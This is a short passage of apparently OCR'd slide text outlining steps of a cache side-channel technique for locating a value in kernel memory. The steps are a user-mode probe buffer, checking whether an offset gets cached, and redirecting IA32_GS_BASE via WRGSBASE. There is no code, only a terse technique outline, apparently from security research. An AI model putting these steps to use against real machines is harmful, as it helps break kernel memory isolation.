
We wish to search for a value in kernel, for example, **0x0000000300905A4D**




Allocate memory in user-mode at the address **0x0000000300905000 – probe buffer**




We wish to see if offset **0xA4D+0x220** in this memory area gets cached




Make the **IA32_GS_BASE** point to the target address, using **WRGSBASE** (- 0x188)



